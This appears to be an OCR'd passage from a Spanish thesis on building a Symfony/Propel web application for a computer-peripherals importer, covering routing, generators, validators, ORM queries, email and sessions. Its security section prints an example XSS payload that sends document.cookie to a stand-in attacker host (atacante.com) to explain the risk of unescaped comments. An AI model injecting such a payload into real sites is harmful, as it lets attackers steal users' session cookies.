


Figura 10 ORM Propel
Fuente: [http://www.orm-designer.com/propel]

Hay un número de implementaciones de objetos persistentes[43] proporcionando diferentes niveles de abstracción[44], algunos son abstraídos hacia el punto donde los objetos pueden incluso ser persistentes a no-SQL backends[45]. Propel es una capa muy literal de persistencia de objetos: El modelo de datos XML[46] corresponde muy cerca de la estructura de la base de datos. Entidades en Propel son siempre tablas; relaciones son especificadas usando llaves extranjeras; los tipos de columnas de propel corresponden casi directamente con el nivel de base de datos (**Creole**) tipos de columna.

2.8. Enlaces y Sistemas de Enrutamiento

El enrutamiento es un mecanismo que reescribe las URL para simplificar su aspecto.

Symfony desasocia las URL externas y las URI utilizadas internamente. La correspondencia entre las dos es responsabilidad del sistema de enrutamiento. Symfony simplifica este mecanismo utilizando una sintaxis para las URI internas muy similares a la de las URL habituales.

```
// Sintaxis de las URI internas
<modulo>/<accion>[?parametro1=valor1][&parametro2=valor2][&parametro3=valor3]...
// Ejemplo de URI interna que nunca se muestra al usuario
```

43 Que tiene firmeza y constancia
44 http://es.wikipedia.org/wiki/Abstracci%C3%B3n_(inform%C3%A1tica)
45 Datos almacenados temporalmente
46 http://es.wikipedia.org/wiki/Extensible_Markup_Language

```
articulo/permalink?ano=2006&tema=economia&titulo=sectores-actividad
// Ejemplo de URL externa que se muestra al usuario
http://www.ejemplo.com/articulos/economia/2006/sectores-actividad.html
```

El sistema de enrutamiento utiliza un archivo de configuración especial, llamado **routing.yml**

```
articulo_segun_titulo:
url: articulos/:tema/:ano/:titulo.html
param: { module: articulo, action: permalink }
```

Además, no se deben escribir los enlaces directamente con etiquetas <a> (ya que de esta forma no se estaría utilizando el sistema de enrutamiento) sino con un helper especial.

```
<?php echo link_to(
'pincha aqui','articulo/permalink?tema=economia&ano=2006&titulo=sectores-actividad'
) ?>
```

2.9. Generadores

Muchas aplicaciones web se reducen a una mera interfaz de acceso a la información almacenada en una base de datos.
Symfony automatiza la tarea repetitiva de crear módulos para manipular datos mediante el uso de objetos Propel. Si el modelo de objetos está bien definido, es posible incluso generar de forma automática la parte de administración completa de un sitio web.
En esta sección se explican los 2 tipos de generadores automáticos incluidos en Symfony:

- Scaffolding
- Generador de la parte de administración.

2.9.1. Scaffolding

El **"scaffolding"** es una estructura básica de acciones y plantillas para poder realizar las operaciones **CRUD**[47] en una tabla de la base de datos.
El código generado es mínimo, ya que solo es una guía para seguir desarrollando. Se trata de la base inicial que debe adaptarse para seguir los requerimientos de lógica y presentación de la aplicación.

47 http://es.wikipedia.org/wiki/CRUD

El **"scaffolding"** se utiliza durante la fase de desarrollo de la aplicación para crear una acceso vía web a la base de datos, para construir un prototipo rápido o para realizar automáticamente el código básico de un módulo basado en una tabla de la base de datos.

2.9.1.1. Generando el Scafflolding

Para generar el **scaffolding** del módulo article basado en la **clase Article** del modelo.

> symfony propel:generate-crud miaplicacion article Article

El módulo generado incluye 3 vistas:

La vista **list**, que es la vista por defecto, muestra las filas de datos de la tabla **blog_article** cuando se accede a la aplicación **mediante http://localhost/miaplicacion_dev.php/article:**




Figura 11 Vista list
Fuente: [http://www.librosweb.es/symfony_1_2/]

La lista **show**. Todos los detalles de una fila de datos se muestran en una única página:




Figura 12 Lista show
Fuente: [http://www.librosweb.es/symfony_1_2/]

La edición, **edit**:




Figura 13 Edición edit
Fuente: [http://www.librosweb.es/symfony_1_2/]

Elementos generados para las operaciones CRUD, en **miaplicacion/modules/article/**

// En actions/actions.class.php
index // Redirige a la acción "list"
list // Muestra un listado de todas las filas de la tabla
show // Muestra todas las columnas de una fila
edit // Muestra un formulario para modificar la columnas de una fila
update // Acción que se llama en el formulario de la acción "edit"
delete // Borra una fila
create // Crea una nueva fila
// En templates/
editSuccess.php // Formulario para modificar una fila (vista "edit")
listSuccess.php // Listado de todas las filas (vista "list")
showSuccess.php // Detalle de una fila (vista "show")

2.9.1.2. Iniciando el Scafflolding

Otra opción a la generación está en "iniciar" para comprobar que se puede acceder a los datos de la base de datos.
Un scaffolding que solo ha sido iniciado es muy fácil de crear y muy fácil de borrar una vez que se ha comprobado que todo funciona correctamente.

>php symfony propel:init-crud miaplicacion article Article

Las páginas resultantes son exactamente iguales que las que tiene un scaffolding completamente generado.
La diferencia está en que los archivos generados se guardan en la cache de la aplicación (**miproyecto/cache/miaplicacion/prod/module/autoArticle/).**

2.9.2. Administración

La "**administración**" es una interfaz avanzada para manipular los datos y que se emplea en la parte de gestión o administración de las aplicaciones.
La principal diferencia con el **"scaffolding"** es que el programador no modifica el código generado para la parte de administración.
Mediante archivos de **configuración y herencia**[48] de clases se puede personalizar y extender la parte de administración generada.
La presentación de la interfaz es importante y por eso incluyen opciones como el filtrado, la paginación y la ordenación de datos.
La parte de administración generada automáticamente con Symfony tiene calidad suficiente como para entregarla al cliente formando parte de la aplicación que se le ha desarrollado.

2.9.2.1. Creando la Parte de Administración de las Aplicaciones

Iniciando un módulo de administración:

Previamente iniciaremos la aplicación **backend**:

> php symfony generate:app backend

Los módulos se generan en base a objetos Propel mediante la tarea propel:init-admin:

> php symfony propel:init-admin backend article Article

Es accesible desde la dirección:

http://miaplicacion.ejemplo.com/backend.php/article

[48] http://es.wikipedia.org/wiki/Herencia_(inform%C3%A1tica)

Figura 14 Administración
Fuente: [http://www.librosweb.es/symfony_1_2/]

Los módulos de una administración solamente pueden ser iniciados y nunca generados.

Código generado:

Elementos de administración generados automáticamente, en **cache/backend/ENV/modules/article**/:

```
// En actions/actions.class.php
create          // Redirige a "edit"
delete          // Borra una fila
edit            // Muestra un formulario para modificar la columnas de una fila
                // y procesa el envío del formulario
index           // Redirige a "list"
list            // Muestra un listado de todas las filas de la tabla
save            // Redirige a "edit"
// En templates/
_edit_actions.php
_edit_footer.php
_edit_form.php
_edit_header.php
_edit_messages.php
_filters.php
_list.php
_list_actions.php
_list_footer.php
```

_list_header.php
_list_messages.php
_list_td_actions.php
_list_td_stacked.php
_list_td_tabular.php
_list_th_stacked.php
_list_th_tabular.php
editSuccess.php
listSuccess.php

Conceptos básicos del archivo de configuración **generator.yml**

Configuración por defecto para la generación de la administración, en:

backend/modules/article/config/generator.yml

```
generator:
    class: sfPropelAdminGenerator
    param:
        model_class: Article
        theme: default
```

2.9.2.2. Configuración Completa Típica para el Generador

```
generator:
  class: sfPropelAdminGenerator
  param:
    model_class: Article
    theme: default
    fields:
      author_id: { name: Article author }
    list:
      title: List of all articles
      display: [title, author_id, category_id]
      fields:
        published_on: { params: date_format='dd/MM/yy' }
      layout: stacked
     params: |
      %%is_published%%<strong>%%=title%%</strong><br /><em>by %%author%%
```

```
        in %%category%% (%%published_on%%)</em><p>%%content_summary%%</p>
    filters: [title, category_id, author_id, is_published]
    max_per_page: 2
edit:
    title: Editing article "%%title%%"
    display:
        "Post": [title, category_id, content]
        "Workflow": [author_id, is_published, created_on]
fields:
    category_id: { params: disabled=true }
    is_published: { type: plain}
    created_on: { type: plain, params: date_format='dd/MM/yy' }
    author_id: { params: size=5 include_custom=>> Choose an author << }
    published_on: { credentials: }
    content: { params: rich=true tinymce_options=height:150 }
```

CAPÍTULO III

DEFINICIÓN DE LAS REGLAS DE NEGOCIO

3. Definición de las Reglas del Negocio

La arquitectura Model-View-Controller, su concepto se basaba en separar el modelo de datos de la aplicación de su representación de cara al usuario y de la interacción de éste con la aplicación, mediante la división de la aplicación en tres partes fundamentales:

- El modelo, que contiene la lógica de negocio de la aplicación.
- La vista, que muestra al usuario la información que éste necesita.
- El controlador, que recibe e interpreta la interacción del usuario, actuando sobre modelo y vista de manera adecuada para provocar cambios de estado en la representación interna de los datos, así como en su visualización.




Figura: Arquitectura del Sistema
Fuente: [Propia]

3.1. Introducción

Al desarrollar esta aplicación Web la seguridad, confidencialidad de los datos de los clientes es el más importante, para obtener así la fidelidad por parte de los clientes a nuestra aplicación.
Igualmente la seguridad para la compañía, que no se vea vulnera en ninguno de los aspectos.

3.2. Contexto Empresarial

La importadora **Jimemor Cia.Ltda,** a lo largo de sus casi seis años dedicada a las importaciones y distribución de periféricos de computadora, hace que tenga un mercado reconocido, y una cartera de clientes definida, permitiendo posicionarse en el mercado.
Sus productos principales de importación es: Fuentes de poder, teclados, mouse, cases cámaras web en marca DELUX de alta calidad, lo que hace que los clientes se sientan satisfechos.

3.3. Objetivos del Producto

El desarrollo de esta aplicación web, permitirá la interacción más directa con los clientes, mejorando la atención y el servicio.

3.4. Restricciones

Entre las restricciones tenemos las siguientes:

No permite pagos por internet.
No se permite el envió de productos fuera del país.

3.5. Reglas del Negocio

El framework Symfony incluye protección frente a ataques de tipo XSS y CSRF. Estas opciones se pueden configurar desde la línea de comandos o editando un archivo de configuración.

Ataques XSS:

XSS, del inglés Cross-site scripting es un tipo de inseguridad informática o agujero de seguridad típico de las aplicaciones Web, que permite a una tercera parte inyectar en páginas web vistas por el usuario código JavaScript o en otro lenguaje script similar (ej: VBScript), evitando medidas de control como la Política del mismo origen. Este tipo de vulnerabilidad se conoce en español con el nombre de Secuencias de comandos en sitios cruzados.
Es posible encontrar una vulnerabilidad XSS en aplicaciones que tenga entre sus funciones presentar la información en un navegador web u otro contenedor de páginas web. Sin embargo, no se limita a sitios web disponibles en Internet, ya que puede haber aplicaciones locales vulnerables a XSS, o incluso el navegador en sí.
XSS es un vector de ataque que puede ser utilizado para robar información delicada, secuestrar sesiones de usuario, y comprometer el navegador, subyugando la integridad del sistema. Las vulnerabilidades XSS han existido desde los primeros días de la Web.

Esta situación es usualmente causada al no validar correctamente los datos de entrada que son usados en cierta aplicación, o no sanear la salida adecuadamente para su presentación como página web.
Esta vulnerabilidad puede estar presente de las siguientes formas:

Directa: (también llamada Persistente): este tipo de XSS comúnmente filtrado, y consiste en embeber código HTML peligroso en sitios que lo permitan; incluyendo así etiquetas como <script> o <iframe>.

Indirecta: (también llamada Reflejada): este tipo de XSS consiste en modificar valores que la aplicación web utiliza para pasar variables entre dos páginas, sin usar sesiones y sucede cuando hay un mensaje o una ruta en la URL del navegador, en una cookie[49], o cualquier otra cabecera HTTP (en algunos navegadores y aplicaciones web, esto podría extenderse al DOM[50] del navegador).

Las aplicaciones web que permiten a los usuarios introducir datos deben ser especialmente cuidadosas con la forma en la que procesan y muestran esos datos. Si no se toman las precauciones oportunas, se pueden producir ataques de tipo XSS (cross-site scripting).
Imagina que la aplicación permite a los usuarios introducir comentarios en los artículos mediante un **<textarea>,** y entra un usuario malicioso que introduce lo siguiente:

```
<script>;
        document.write('<script src="http://www.atacante.com/get_cookies?cookies='
        document.write(document.cookie)
        document.write('"></script>');
</script>
```

Si la aplicación no tiene en cuenta que los usuarios pueden introducir este tipo de datos y muestra directamente el contenido de ese comentario, el resultado es que cualquier usuario que acceda a la página enviará el contenido de su cookie al servidor del atacante.

Symfony por defecto está expuesto a algunos ataques de tipo XSS, tal y como se explica en su documentación oficial. En concreto, el capítulo 7 del libro de Symfony explica el mecanismo de escape que incluye Symfony para evitar los ataques de tipo XSS y las opciones disponibles.

49 http://es.wikipedia.org/wiki/Cookie
50 http://es.wikipedia.org/wiki/Document_Object_Model

(http://www.librosweb.es/symfony/capitulo7/mecanismo_de_escape.html)

Ataques CSRF:

El CSRF[51] (del inglés Cross-site request forgery o falsificación de petición en sitios cruzados) es un tipo de exploit malicioso de un sitio web en el que comandos no autorizados son transmitidos por un usuario en el cual el sitio web confía. Esta vulnerabilidad es conocida también por otros nombres como XSRF, enlace hostil, ataque de un clic, cabalgamiento de sesión, y ataque automático.

3.6. Validación de Formularios con Symfony

El framework de formularios de Symfony incluye muchos validadores útiles que cubren las necesidades comunes de la mayoría de proyectos. En este capítulo se describen detalladamente todos los validadores que incluye por defecto Symfony. También se explican los validadores incluidos en los plugins sfPropelPlugin y sfDoctrinePlugin, ya que estos plugins los desarrollan los creadores de Symfony e incluyen muchos validadores útiles.

3.6.1. La clase base sfValidatorBase

Todos los validadores de Symfony heredan de la clase base sfValidator, que proporciona las características comunes de todos los validadores.
La finalidad de los validadores consiste en limpiar y validar los valores originales.

Cuando se crea un validador, se le pueden pasar como argumentos opcionales diferentes opciones y mensajes de error:

```
$v = new sfValidatorString();
$v->setOptions(array('required' => true));
$v->setMessages(array('required' => 'Este valor es obligatorio.'));
```

Los valores originales se pueden validar con el método clean():

```
$valorLimpio = $v->clean('nombre', 'valor', array('class' => 'foo'));
```

El método clean() toma como argumento el valor original y devuelve el valor limpio. Si se produce un error de validación, se lanza una excepción de tipo sfValidatorError.

51 http://es.wikipedia.org/wiki/Cross_Site_Request_Forgery

Los validadores no almacenan información sobre su estado, lo que significa que una sola instancia de un validador puede validar tantos valores como necesites.

sfValidatorBase define las siguientes opciones por defecto:

Opción	Error	Descripción
required	**required**	Vale true si el valor es obligatorio y false en cualquier otro caso (su valor por defecto es true)
trim	**-**	Vale true si se deben eliminar los espacios en blanco del principio y del final del valor y falseen cualquier otro caso (su valor por defecto es false)
Empty_value		Valor vacío que se devuelve cuando el valor no es obligatorio

Tabla 2 Validadores por defecto
Fuente: [Propia]

sfValidatorBase también define los siguientes mensajes de error por defecto:

Error	Descripción
required	Mensaje de error que se muestra cuando el valor original está vacío pero es obligatorio (por defecto el mensaje que se muestra es Required)
invaid	Mensaje de error genérico que se muestra cuando se produce un error (por defecto el mensaje que se muestra es Invalid)

Tabla 3 Error validadores
Fuente: [Propia]

Para modificar los mensajes por defecto de los errores **required y invalid**, puedes utilizar los métodos **setRequiredMessage() y setInvalidMessage():**

```
sfValidatorBase::setRequiredMessage('Este valor es obligatorio.');
sfValidatorBase::setInvalidMessage('Este valor no es válido.');
```

Los mensajes de error pueden contener variables en forma de cadenas de texto encerradas por %. Las variables se sustituyen por sus valores durante la ejecución de la aplicación. Todos los mensajes de error tienen acceso directo al valor original mediante una variable llamada %value%. Además, los mensajes de error pueden definir sus propias variables.

Tenemos muchos validadores disponible

http://www.librosweb.es/symfony_formularios/capitulo12/widgets_de_tipo_input.html

3.7. Acceso a Base de Datos

El modelo relacional y el modelo de objetos utilizan conceptos similares:

Relacional	Orientada a Objetos
Tabla	Clase
Fila, registro	Objeto
Campo, columna	Propiedad

Tabla 4 Modelo entidad-relación
Fuente: [Propia]

Obtener el valor de una columna:

➔ Al construir el modelo se crea una clase de objeto base que contiene una serie de constructores y accesores por defecto en función de la definición de cada columna: los métodos new, getXXX() y setXXX() permiten crear y obtener las propiedades de los objetos:

```
$articulo = new Article();
$articulo->setTitle('Mi primer artículo');
$articulo->setContent('Este es mi primer artículo. \n Espero que te guste.');
$titulo = $articulo->getTitle();
$contenido = $articulo->getContent();
// Para establecer el valor de varios campos a la vez, se puede utilizar el método fromArray()
$articulo->fromArray(array(
        'title' => 'Mi primer artículo',
        'content' => 'Este es mi primer artículo. \n Espero que te guste.'
));
```

Obtener los registros relacionados:

➔ La columna **article_id** de la tabla **blog_comment** define implícitamente una clave externa a la tabla **blog_article.**

Cada comentario está relacionado con un artículo y un artículo puede tener muchos comentarios.

➔ Las clases generadas contienen 5 métodos que traducen esta relación a la forma orientada a objetos, de la siguiente manera:

$comentario->getArticle(): para obtener el objeto **Article** relacionado

$comentario->getArticleId(): para obtener el ID del objeto **Article** relacionado

$comentario->setArticle($articulo): para definir el objeto **Article** relacionado

$comentario->setArticleId($id): para definir el objeto **Article** relacionado a partir de un ID

$articulo->getComments(): para obtener los objetos **Comment** relacionados

➔ Las claves externas se traducen en un setter especial:

```
$comentario = new Comment();
$comentario->setAuthor('Steve');
$comentario->setContent('¡Es el mejor artículo que he leído nunca!');
// Añadir este comentario al anterior objeto $articulo
$comentario->setArticle($articulo);
// Sintaxis alternativa
// Solo es correcta cuando el objeto artículo ya
// ha sido guardado anteriormente en la base de datos
$comentario->setArticleId($articulo->getId());
```

3.7.1. Guardar Datos

Al utilizar el constructor **new** se crea un nuevo objeto, pero no un registro en la tabla **blog_article**. Si se modifica el objeto, tampoco se reflejan esos cambios en la base de datos.
Para guardar los datos en la base de datos, se debe invocar el método **save()** del objeto.

$articulo->save();

El ORM de Symfony detectará las relaciones entre objetos, por lo que al guardar el objeto **$articulo** también se guarda el objeto **$comentario** relacionado.
También detecta si ya existía el objeto en la base de datos, por lo que el método **save()** a veces se traduce a una sentencia **INSERT** de **SQL** y otras veces se traduce a una sentencia **UPDATE.**
La clave primaria se establece de forma automática al llamar al método **save(),** por lo que después de guardado, se puede obtener la nueva clave primaria del objeto mediante **$articulo->getId().**

3.7.2. Borrar Datos

Mediante el método **delete()** del objeto relacionado.

```
foreach ($articulo->getComments() as $comentario)
{
        $comentario->delete();
}
```

3.7.3. Obtener Regitros Mediante la clave Primaria

```
$articulo = ArticlePeer::retrieveByPk(7);
```

En algunos casos, la clave primaria está formada por más de una columna. Es esos casos, el método **retrieveByPK()** permite indicar varios parámetros, uno para cada columna de la clave primaria.
También se pueden obtener varios objetos a la vez mediante sus claves primarias, invocando el método **retrieveByPKs**(), que espera como argumento un array de claves primarias.

3.7.4. Obtener Registros Mediante Criteria

Cuando se quiere obtener más de un registro, se debe utilizar el método **doSelect()** de la clase peer correspondiente a los objetos que se quieren obtener.
Por ejemplo, para obtener objetos de la clase **Article**, se llama al método **ArticlePeer::doSelect().**
El primer parámetro del método **doSelect()** es un objeto de la clase **Criteria,** que es una clase para definir consultas simples sin utilizar **SQL,** para conseguir la abstracción de base de datos.

```
// Obtener todos los artículos
$c = new Criteria();
$articulos = ArticlePeer::doSelect($c);
// Filtrar y ordenar comentarios
$c = new Criteria();
$c->add(CommentPeer::AUTHOR, 'Steve');
$c->addAscendingOrderByColumn(CommentPeer::CREATED_AT);
$comentarios = CommentPeer::doSelect($c);
```

3.7.5. Uso de Consultas con Código SQL

A veces, no es necesario obtener los objetos, sino que solo son necesarios algunos datos calculados por la base de datos.

```
$conexion = Propel::getConnection();
$consulta = 'SELECT MAX(%s) AS max FROM %s';
$consulta = sprintf($consulta, ArticlePeer::CREATED_AT, ArticlePeer::TABLE_NAME);
$sentencia = $conexion->prepareStatement($consulta);
$resultset = $sentencia->executeQuery();
```

```
$resultset->next();
$max = $resultset->getInt('max');
```

3.7.6. Conección con las Bases de Datos.

```
prod:
    propel:
        param:
            hostspec: miservidordatos
            username: minombreusuario
            password: xxxxxxxxxx
all:
    propel:
        class: sfPropelDatabase
        param:
            phptype: mysql # fabricante de la base de datos
            hostspec: localhost
           database: blog
           username: login
           password: passwd
           port: 80
           encoding: utf8 # Codificación utilizada para crear la tabla
           persistent: true # Utilizar conexiones persistentes
```

3.7.7. Extender Modelo

Si se incluye lógica de negocio propia, es necesario extender el modelo añadiendo nuevos métodos o redefiniendo algunos de los existentes.
Por ejemplo, en el objeto Article se puede añadir un método[52] mágico de PHP llamado __toString() de forma que al mostrar un objeto de la clase Article se muestre su título.

```
<?php
class Article extends BaseArticle
{
        public function __toString()
```

52 http://es.wikipedia.org/wiki/M%C3%A9todo_(inform%C3%A1tica)

```
    {
        return $this->getTitle(); // getTitle() se hereda de BaseArticle
    }
}
```

3.8. Envión de correos y notificaciones

El framework Symfony incluye en su código fuente la librería Swift Mailer, una de las mejores soluciones para el envío de emails con PHP. Además, su integración con Symfony es total, por lo que a sus funcionalidades básicas se añaden características muy interesantes.
Symfony gestiona la creación y envío de emails a través de un objeto de tipo mailer. Como la mayoría de objetos del núcleo de symfony, el objeto mailer también es una factoría[53]. Su comportamiento se configura mediante el archivo de configuración factories.yml y siempre está disponible a través del objeto que almacena el contexto:

```
$mailer = sfContext::getInstance()->getMailer();
```

Al contrario que el resto de factorías, el objeto mailer se carga e inicializa bajo demanda. Por tanto, si no lo utilizas no se penaliza el rendimiento de la aplicación.

3.8.1. Enviando emails desde un módulo.

Obtener la instancia del objeto mailer en una acción es muy sencillo gracias al atajo getMailer():

```
$mailer = $this->getMailer();
```

La **forma más rápida** de enviar un email es utilizando el método **sfAction::composeAndSend():**

```
$this->getMailer()->composeAndSend(
  'remitente@ejemplo.com',
  'fabien@ejemplo.com',
  'Asunto',
  'Cuerpo'
);
```

53 http://www.librosweb.es/symfony_1_2/capitulo17/factorias.html

El método composeAndSend() utiliza cuatro argumentos:

- La dirección desde la que se envía el email (campo from)
- La dirección o direcciones a las que se envía el email (campo to)
- El asunto del mensaje
- El cuerpo o contenido del mensaje

Siempre que un método utilice una dirección de email como argumento, se puede indicar como cadena de texto o como array:

```
$direccion = 'fabien@ejemplo.com';
$direccion = array('fabien@ejemplo.com' => 'Fabien Potencier');
```

Obviamente puedes enviar un mismo email a varios destinatarios pasando como segundo argumento del método un array con todas las direcciones de email:

```
$para = array(
  'destinatario1@ejemplo.com',
  'destinatario2@ejemplo.com',
);
$this->getMailer()->composeAndSend('remitente@ejemplo.com', $para, 'Asunto', 'Cuerpo');

$para = array(
  'destinatario1@ejemplo.com' => 'Sr. Destinatario',
  'destinatario2@ejemplo.com' => 'Sra. Destinataria',
);
$this->getMailer()->composeAndSend('remitente@ejemplo.com', $para, 'Asunto', 'Cuerpo');
```

La forma flexible es hacer uso del método sfAction::compose() para crear un mensaje, personalizarlo de la forma que quieras y enviarlo después. Esta forma es útil por ejemplo cuando quieres añadir un adjunto en el email como se muestra a continuación:

```
// crear un objeto de tipo mensaje
```

```
$mensaje = $this->getMailer()
  ->compose('remitente@ejemplo.com', 'fabien@ejemplo.com', 'Asunto', 'Cuerpo')
  ->attach(Swift_Attachment::fromPath('/ruta/hasta/el/archivo.zip'))
;

// enviar el mensaje
$this->getMailer()->send($mensaje);
```

La **forma más completa**, si necesitas aún más flexibilidad, puedes crear directamente el objeto del mensaje:

```
$mensaje = Swift_Message::newInstance()
  ->setFrom('remitente@ejemplo.com')
  ->setTo('destinatario@ejemplo.com')
  ->setSubject('Asunto')
  ->setBody('Cuerpo')
  ->attach(Swift_Attachment::fromPath('/ruta/hasta/el/archivo.zip'))
;

$this->getMailer()->send($mensaje);
```

Si quieres saberlo todo sobre cómo crear mensajes, puedes leer las secciones "Creando mensajes" y "Cabeceras de los mensajes" de la documentación oficial de Swift Mailer[54].

3.9. Seguridad

La seguridad la podemos realizar mediante sesiones

3.9.1. Sesiones[55] de Usuario

Symfony maneja automáticamente las sesiones del usuario y es capaz de almacenar datos de forma persistente entre peticiones. Utiliza el mecanismo de manejo de sesiones incluido en PHP y lo mejora para hacerlo más configurable y más fácil de usar.

54 http://swiftmailer.org/docs/messages.html
55 http://www.librosweb.es/symfony_1_2/capitulo6/seguridad_de_la_accion.html

El objeto sesión del usuario actual se accede en la acción con el método getUser(), que es una instancia de la clase sfUser. Esta clase dispone de un contenedor de parámetros que permite guardar cualquier atributo del usuario en él. Esta información estará disponible en otras peticiones hasta terminar la sesión del usuario. Los atributos de usuarios pueden guardar cualquier tipo de información (cadenas de texto, arrays y arrays asociativos). Se pueden utilizar para cualquier usuario, incluso si ese usuario no se ha identificado.

El manejo de sesiones de Symfony se encarga de gestionar automáticamente el almacenamiento de los IDs de sesión tanto en el cliente como en el servidor. Sin embargo, si se necesita modificar este comportamiento por defecto, es posible hacerlo. Se trata de algo que solamente lo necesitan los usuarios más avanzados.
En el lado del cliente, las sesiones son manejadas por cookies. La cookie de Symfony se llama Symfony, pero se puede cambiar su nombre editando el archivo de configuración factories.yml

3.9.2. Seguridad de la Acción[56]

La posibilidad de ejecutar una acción puede ser restringida a usuarios con ciertos privilegios. Las herramientas proporcionadas por Symfony para este propósito permiten la creación de aplicaciones seguras, en las que los usuarios necesitan estar autenticados antes de acceder a alguna característica o a partes de la aplicación. Añadir esta seguridad a una aplicación requiere dos pasos: declarar los requerimientos de seguridad para cada acción y autenticar a los usuarios con privilegios para que puedan acceder estas acciones seguras.

Restricción de Acceso: Antes de ser ejecutada, cada acción pasa por un filtro especial que verifica si el usuario actual tiene privilegios de acceder a la acción requerida. En Symfony, los privilegios están compuestos por dos partes:

